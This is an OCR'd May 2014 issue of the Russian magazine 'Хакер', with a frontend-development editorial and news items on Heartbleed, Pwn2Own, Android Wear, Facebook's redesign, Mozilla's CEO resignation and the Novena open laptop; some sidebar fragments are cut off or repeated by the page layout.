Возрастное ограничение: 12+

Хакер в App Store и Google Play:
- j.mp/Xakep_ipad
- j.mp/Xakep_android

Хакер

Современный фронтенд

Все, что может быть написано на JavaScript, рано или поздно будет написано. Все, что может быть нарисовано на CSS, будет нарисовано. Признанные гуру в мире веб-технологий покажут тебе в деле стек, который уже сегодня меняет лицо интернета

Читать далее

Логов побольше, памяти не жалеть!
Расследуем взлом по горячим следам


X-биография
Главные вирусописатели современности

Пётр Митричев
Интервью с богом спортивного кодинга

CoreOS
Уникальная ОС-конструктор

Elements Network Sources Timeline Profiles Resources Audits Console EditThisCookie

```
<h1>Современный фронтенд</h1>
▸<p class="lead">...</p>
<button class="btn btn-success btn-large">Читать далее</button>
▾<div class="hidden">
    ▾<ol>
        <li>История фронтенда за 15 лет <span class="page">14</span></li>
        <li>Главные JavaScript-фреймворки <span class="page">16</span></li>
        <li>Обзор препроцессоров CSS <span class="page">22</span></li>
        <li>Системы сборки фронтенда <span class="page">27</span></li>
        <li>Пакетный менеджер для веба <span class="page">30</span></li>
        <li>Делаем приложение для Smart TV <span class="page">32</span></li>
    ▾</ol>
▾</div>
```



Я помню, как начинал делать первые сайты на заре 2000-х. В то время, если ты знал тег <table> с атрибутом valign, твоя верстка рулила и бибикала. Даже сама профессия верстальщика (о frontend-инженерах речи тогда и не шло) воспринималась неким приложением к программистам и дизайнерам, и верстали в основном первые. Сейчас все по-другому.

Работа над фронтендом больше не сводится к верстке и бесконечной борьбе с глюками браузеров — теперь это отдельный жанр в веб-программировании. В наш век SPA (signle page applications) frontend-инженеры каждый день решают множество задач, связанных с архитектурой, логикой и производительностью веб-приложений. Это настоящий большой кодинг, по своей навороченности ничем не уступающий бэкенду. Тот, кто считает иначе, просто остался в прошлом десятилетии.

Особенность современной клиентской разработки в том, что frontend-инженер может сделать готовое веб-приложение, почти не прибегая к помощи backend-разработчика. Причин этому две. Во-пер-

вых, мощное развитие архитектурных JS-фреймворков перенесло в браузер паттерны «большого» программирования. Во-вторых, появление Node.js стерло разницу между браузером и бэкендом (читай: MeteorJS). В результате обычный frontend-разработчик знаком как с версткой и клиентской JavaScript-разработкой, так и с принципами хранения данных в БД, роутингом, REST-API и вполне в состоянии за пару дней сделать свой маленький, но гордый Твиттер. Хотя бы у себя в браузере.

Если ты кодил только для десктопа или серверного бэкенда, уверен, что после прочтения темы номера ты удивишься, насколько фронтенд ушел вперед за последние 5–10 лет. Ведь не секрет, что фронтенд-разработка сейчас на подъеме. А судя по черновикам веб-стандартов, дальше все будет еще лучше :).

Илья Русанен,
выпускающий редактор][
@IlyaRusanen

МАЙ 2014

№ 184


CONTENT

MEGANEWS



Мария «Mifrill» **Нефедова**
mifril@real.xakep.ru

HEARTBLEED: СЕРЬЕЗНАЯ УЯЗВИМОСТЬ В OPENSSL



7 апреля сотрудники The OpenSSL Project выпустили бюллетень безопасности с сообщением о критической уязвимости CVE-2014-0160 в популярной криптографической библиотеке OpenSSL (1.0.1 и 1.0.2-beta).

Уязвимость связана с отсутствием необходимой проверки границ в одной из процедур расширения Heartbeat для протокола TLS/DTLS. Из-за маленькой ошибки кто угодно может получить доступ к оперативной памяти компьютеров, чьи

коммуникации «защищены» уязвимой версией OpenSSL. В том числе злоумышленник получает доступ к секретным ключам, именам и паролям пользователей и всему контенту, который должен передаваться в зашифрованном виде. При этом не остается никаких следов проникновения в систему.

Хотя за один такт злоумышленник может прочитать только 64 Кб памяти, количество тактов не ограничено, если обновлять соединение. Расширение Heartbeat предназначено для «проверки сердцебиения» на другой стороне соединения, то есть для более эффективного управления сессиями. Такие запросы к серверу выглядят вполне нормальными. Некто, знавший об уязвимости, имел возможность прослушивать «зашифрованный» трафик почти во всем интернете с марта 2012 года, когда вышла версия OpenSSL 1.0.1.

Более того, получив секретные ключи сервера, злоумышленник имеет возможность расшифровать и старый зашифрованный трафик, если он был предусмотрительно записан перед этим и сохранен на будущее.

Уязвимая версия OpenSSL используется в популярных веб-серверах nginx и Apache, на почтовых серверах, IM-серверах, VPN, а также во множестве других программ. Ущерб от бага огромен.

Баг присутствует во всех версиях веток OpenSSL 1.0.1 и 1.0.2-beta, включая 1.0.1f и 1.0.2-beta1. Исправленная версия — 1.0.1g, которую всем пострадавшим необходимо установить немедленно, после чего сгенерировать новые ключи и сертификаты и предпринять прочие меры безопасности. Пользователей следует предупредить о возможной утечке их паролей. В случае невозможности немедленного апдейта на исправленную версию следует перекомпилировать OpenSSL с флагом -DOPENSSL_NO_HEARTBEATS.

Известный криптограф Брюс Шнайер в своем недавнем выступлении высказал мнение, что в разведке нескольких десятков стран есть подразделения, которые ищут баги в проектах Open Source, а информация о Heartbleed два года назад стала доступной для разведывательных служб как минимум двадцати государств. По шкале от 0 до 10 он оценил опасность этой уязвимости в 11 баллов.

По информации Bloomberg, АНБ узнало об уязвимости буквально через несколько дней после того, как соответствующий программный код был включен в состав свободной библиотеки OpenSSL, которая используется на подавляющем большинстве веб-сайтов для шифрования трафика по протоколу TLS (HTTPS).

Уязвимость обнаружили специалисты по информационной безопасности из компании Codenomicon, а также, независимо от них, Нил Мехта (Neel Mehta) из подразделения Google Security. Ребята из компании Codenomicon подготовили подробное описание бага и даже открыли для него отдельный сайт Heartbleed.com с изображением кровоточащего сердца.

ANDROID ДЛЯ ВСЕГО

Google работает над версиями Android для носимой электроники и умных телевизоров

В этом году на рынок обрушилась настоящая волна так называемой носимой электроники — всевозможные браслеты-трекеры, умные часы и другие похожие гаджеты стали главной темой прошедшей недавно CES, и это только начало. Разумеется, все производители железа и софта сейчас стараются не упустить тенденцию. В этом свете анонс от компании Google совсем не удивителен — софтверный гигант сообщил о том, что работает над системой Android Wear, специализированной модификацией своей ОС для носимых устройств.

Пока подробностей очень мало. Известно, что Wear изначально будет адаптирована для умных часов, а поддержка других устройств появится со временем. Wear будет поддерживать голосовое управление, здесь, как и в случае с Google Glass, понадобится команда «OK, Google», чтобы начать взаимодействовать с устройством. Также Google, конечно, обещает обилие приложений на любой вкус, от социальных сетей и мессенджеров до фитнес-функции. Пока Android Wear доступна только для разработчиков, но первые устройства на ней появятся до конца года.

Еще один Android-проект и еще один анонс Google: в компании полным ходом идет подготовка к запуску собственного ТВ-проекта под названием Android TV — удобного интерфейса для поиска и просмотра видео при помощи разных сервисов и различных подписок. Разработчики уже трудятся над созданием упрощенных версий своих Android-приложений для ТВ-контента.



Первой новинкой с Android Wear на борту станут часы LG G Watch. Также ведутся переговоры с компаниями Motorola, Samsung, HTC и ASUS.



«Сейчас все происходит быстро. Через двадцать лет спрос на представителей многих профессий заметно снизится, но мне



профессий заметно снизится, но мне кажется, что далеко не все это понимают».

О НЕОБХОДИМОСТИ РЕФОРМЫ ОБРАЗОВАНИЯ, КОТОРОЕ НЕ ПОСПЕВАЕТ ЗА ПРОГРЕССОМ
Билл Гейтс

ИТОГИ PWN2OWN

Vupen традиционно показали класс



Конкурс Pwn2Own ежегодно проходит в Ванкувере, в рамках конференции CanSecWest. На этот раз конкурсу удалось побить сразу несколько рекордов: в этом году в Pwn2Own приняло участие небывалое количество участников. Общая сумма, выплаченная конкурсантам, тоже стала беспрецедентной — 850 тысяч долларов. Хотя эта цифра не включает в себя стоимость дополнительных бонусов, в том числе ноутбуков для каждого победителя и бонусных очков ZDI.

Уже по доброй традиции самыми заметными участниками соревнования вновь стала команда французской компании Vupen, что занимается торговлей эксплойтами в странах НАТО. Vupen известны тем, что весьма избирательно подходят к выбору клиентов и, скажем, не продают эксплойты государствам с диктаторским режимом.

В первый же день конкурса за четыре предоставленных эксплойта Vupen получила призовых на сумму 300 тысяч долларов. На этот раз Vupen показала 0day-эксплойты для Mozilla Firefox, Adobe Flash, Microsoft Internet Explorer и Adobe Reader. Более того, также был продемонстрирован эксплойт для Oracle Java, однако позже Vupen отказалась предоставить исходный код (очевидно, оставили его для одного из своих клиентов). Второй конкурсный день принес компании еще 100 тысяч благодаря эксплойту для Chrome, с использованием цепочки уязвимостей в движках Blink и WebKit, а также песочницы Chrome.


СЛИШКОМ ХОРОШИЙ

ДИЗАЙН — ЭТО ПЛОХО


Интересная теория о том, почему новый Фейсбук такой неудобный


Недавно Facebook пережил очередной редизайн, и нельзя сказать, что стало лучше. Скорее наоборот — стало хуже. Опять. Разработчик Svbtle Дастин Кертис задался вопросом, почему же Facebook отказался от более удачного дизайна в пользу явно худшего, и опубликовал у себя в блоге отличную статью.

Суть изысканий Кертиса вот в чем. Год назад Facebook тестировали отличный новый дизайн, где ставка делалась на контент, — фотографии там стали больше, иконки увеличивались, улучшилась интеграция с мессенджером и так далее. Это нововведение тестировалось не на всех пользователях, как часто бывает, но определенно выглядело прекрасно. Однако недавний редизайн Facebook оказался куда менее удачен, нежели та тестовая версия. Как пишет Кертис, от знакомых он узнал о том, что дизайн годичной давности оказался слишком хорош и удобен. Тесты показывали, что люди стали проводить в ленте новостей меньше времени и почти перестали замечать то, что ее окружает, — профили друзей, страницы событий и прочее. Из-за этого ощутимо упало среднее время, проводимое пользователем на Facebook. Разумеется, подобный расклад никак не мог устроить руководство компании. Так что дело далеко не всегда в инновациях и оптимизации, порой балом правят сухие цифры. Возможно, поэтому Фейсбук и остается столь неудобным.



Кстати, знаешь ли ты, дорогой читатель, почему Facebook синий? Нет? А The New Yorker утверждает, что Марк Цукерберг попросту не различает зеленый и красный цвета, у него частичный дальтонизм. А синий цвет и его оттенки глава Facebook видит отлично. Отсюда и цветовое решение дизайна.







«Я позвонил президенту Обаме и выразил огромное разочарование по поводу того, что правительство наносит огромный урон нашему общему будущему».

ОБ АКТИВНОСТИ АНБ И ДРУГИХ СПЕЦСЛУЖБ В СОЦИАЛЬНЫХ СЕТЯХ

Марк Цукерберг

162 000

САЙТОВ WORDPRESS УЧАСТВОВАЛИ В DDOS-АТАКАХ

→ Очередная дырка в популярнейшем движке WordPress привела к очередной масштабной проблеме. Уязвимость нашлась в модуле

387 000

символов и бесконечный ребут для Android

→ Турецкий хакер Ибрагим Балич нашел прекрасный баг в Android (4.2.2, 4,3, 2.3). Любое приложение с названием длиной более 387 тысяч символов (поле appname

XML-RPC (xmlrpc.php) , что используется для служебного, сервисного или мобильного доступа к платформе. По данным компании Sucuri, уже порядка 162 тысяч сайтов используются в DDoS-атаках благодаря этой дырке.

в strings.xml) уводит ОС в цикличную перезагрузку. Такое APK рушит даже песочницу Google Play Bouncer — эмулятор Android, в котором автоматически проверяются все приложения перед регистрацией в Google Play.



ТАКОЙ CEO НАМ НЕ НУЖЕН

Mozilla назначила и тут же сместила с поста нового CEO



Неожиданно громкий скандал разразился в связи с назначением Брендана Айка на пост CEO компании Mozilla. Напомню, что Айк не кто иной, как «отец» JavaScript. В Mozilla Foundation он работал буквально с первого дня создания организации, так что выбор его в качестве исполнительного директора ка-

что выбор его в качестве исполнительного директора казался вполне логичным. Многие издания называли Айка отличной кандидатурой и предполагали, что он может стать для Mozilla настоящим лидером. Однако все вышло иначе. Кто-то полагал, что предыдущий CEO Гэри Ковач продержался на этом посту очень недолго — менее трех лет? Что ж, Айк проработал и того меньше.

Дошло до того, что некоторые подконтрольные ЛГБТ сайты, в том числе один из крупнейших сайтов знакомств, стали блокировать доступ пользователей Firefox, предлагая им сменить браузер.

В 1995 ГОДУ АЙК РАЗРАБОТАЛ JAVASCRIPT В НАЧАЛЕ 1998 ГОДА УЧАСТВОВАЛ В ОТКРЫТИИ MOZILLA.ORG. В 2003 ГОДУ AOL ЗАКРЫЛА ПОДРАЗДЕЛЕНИЕ NETSCAPE, И АЙК ПЕРЕШЕЛ В MOZILLA FOUNDATION. С 1998 ГОДА РУКОВОДИЛ РАЗРАБОТКОЙ БРАУЗЕРА MOZILLA/FIREFOX

К сожалению, оказалось, что у Брендана Айка есть противники, если не сказать «враги». И все это никак не связано с его профессиональной деятельностью, это связано с политическими взглядами. Брендан Айк оказался приверженцем традиционных взглядов на семейные отношения. В 2008 году он пожертвовал 1000 долларов в поддержку Предложения 8, конституционной поправки штата Калифорния, которая запрещала однополые браки. ЛГБТ-сообщество возненавидело его еще тогда и так возмутилось назначением Айка на пост CEO, что в сети развернулась полномасштабная травля. Кроме того, трое из шести членов совета директоров покинули Mozilla в ту же неделю, когда Айка назначили на новую должность. Ушли Гэри Ковач, Джон Лилли и Элен Симинофф. Компания сообщила, что эти события не связаны, уход эти люди запланировали давно и новый CEO здесь ни при чем. Также компания Mozilla выпустила официальное заявление о том, что считает всех людей равными, вне зависимости от пола, возраста, культуры, гендерной идентичности, вероисповедания и сексуальной ориентации. Но не помогло и это. Возмущение общественности было так сильно, что у Айка не осталось иного выхода, кроме как сложить с себя полномочия CEO. Уходя с поста, Брендан пояснил, что миссия проекта важнее отдельных людей и он явно не может быть сейчас эффективным лидером.

→




За первые несколько дней кампания по сбору средств уже показала себя отлично. Поступило заказов на $ 141 485, так что нужные 250 тысяч за полтора месяца, скорее всего, наберутся без особых проблем.

ПЕРВЫЙ В МИРЕ СВОБОДНЫЙ ЛЭПТОП

Начат прием заказов на самый опенсорсный ноутбук в мире

Ноутбук Novena — идея хакера Эндрю «bunnie» Хуанга, известного, в частности, по взлому Xbox. Разработка началась еще в 2012 году, когда Хуанг вместе с коллегами решили создать первый в мире по-настоящему свободный ноутбук. Идея была дать сообществу открытую платформу, с открытой документацией и руководством по программированию, чтобы любой желающий мог собрать из комплектующих собственный ноутбук, маршрутизатор и так далее, на свой вкус, с любой клавиатурой, корпусом и размером экрана. И при этом никаких сложностей и проблем с NDA. Найти подобное решение оказалось очень непросто, в итоге разработку решили базировать на процессоре Freescale iMX6, так как Freescale оказался единственно подходящим вариантом для SoC.

Сейчас, когда разработка завершена, уже можно сказать, что характеристики устройства вышли вполне непло-





хими. Novena в этом смысле напоминает топовые планшеты, что весьма неплохо: четырехъядерный ARM Cortex-A9 на частоте 1,2 ГГц. Оперативной памяти DDR3-1066 SO-DIMM можно добавить до 4 Гб, внутренний разъем SATA-II подходит для хорошего SSD-накопителя. Был также разработан адаптер для подключения retina-дисплея LG LP129QE размером 12,85», 2560 x 1700 пикселей (239ppi). ОС для ноутбука также можно самостоятельно скомпилировать из исходников.

Теперь, когда практически все готово, проект перешел в стадию сбора средств, что не менее важно: crowdsupply.com/kosagi/novena-open-laptop. Кампания завершится 18 мая, и ее цель — набрать заказов на 250 тысяч долларов. И это не представляется такой уж проблемой.

Novena можно заказать в четырех вариантах. Самый дешевый — конструктор за 500 долларов для тех, кто хочет все собрать своими руками. Его присылают без корпуса и дисплея: только материнская плата с 4 Гб RAM, флеш-карта на 4 Гб с установленной Debian и Wi-Fi-адаптер.

Набор за 1195 долларов, в свою очередь, поставляется в корпусе с дисплеем, но без клавиатуры и контроллера аккумуляторной батареи. Этот комплект уже подходит для настольного компьютера и исследовательских лабораторий.

Полноценный ноутбук продают за 1995 долларов, он уже поставляется с контроллером и SSD-накопителем на 240 Гб и аккумулятором. Однако и здесь почему-то нет в комплекте клавиатуры. Хотя, конечно, ее легко докупить отдельно.

Для тех, кто готов потратить пять тысяч долларов, обещают изготовить шедевр в деревянно-алюминиевом корпусе ручной работы от известного дизайнера Курта Мотвайлера.







Проект Novena заметили и наперебой хвалят многие IT-издания. Так, Wired пишет: «Вы можете быть уверены, что эта машина надежна и безопасна снизу доверху, что в постсноуденовскую эру более чем желанно для многих».



95% ATM в США до сих пор работают на базе XP, чья поддержка закончилась только что, а апгрейд до Win 7 слишком дорог. Производители банкоматов всерьез рассматривают возможность в будущем перейти на Linux, как на бесплатную и более



В сентябре стартуют официальные продажи Xbox One в России — Microsoft наконец объявила официальную дату. Конечно, многие, кто хотел купить новую консоль, уже ее купили, но все же немало людей ждут и официального релиза.



67 новых эксплойтов и 51 дополнительный модуль — вышел Metasploit 4.9. Теперь общее количество модулей достигло 1974 (+118). Также немаловажно, что Metasploit 4.9 научился обходить антивирусную защиту в 90% случаев и теперь имеет функцию



В ЕС все-таки появится единое стандартное устройство для зарядки мобильных, такое решение принял парламент Евросоюза. Производителям дадут год, чтобы привести свою продукцию в соответствие с новым законом.

безопасную платфор-
му, которую обновить
проще.

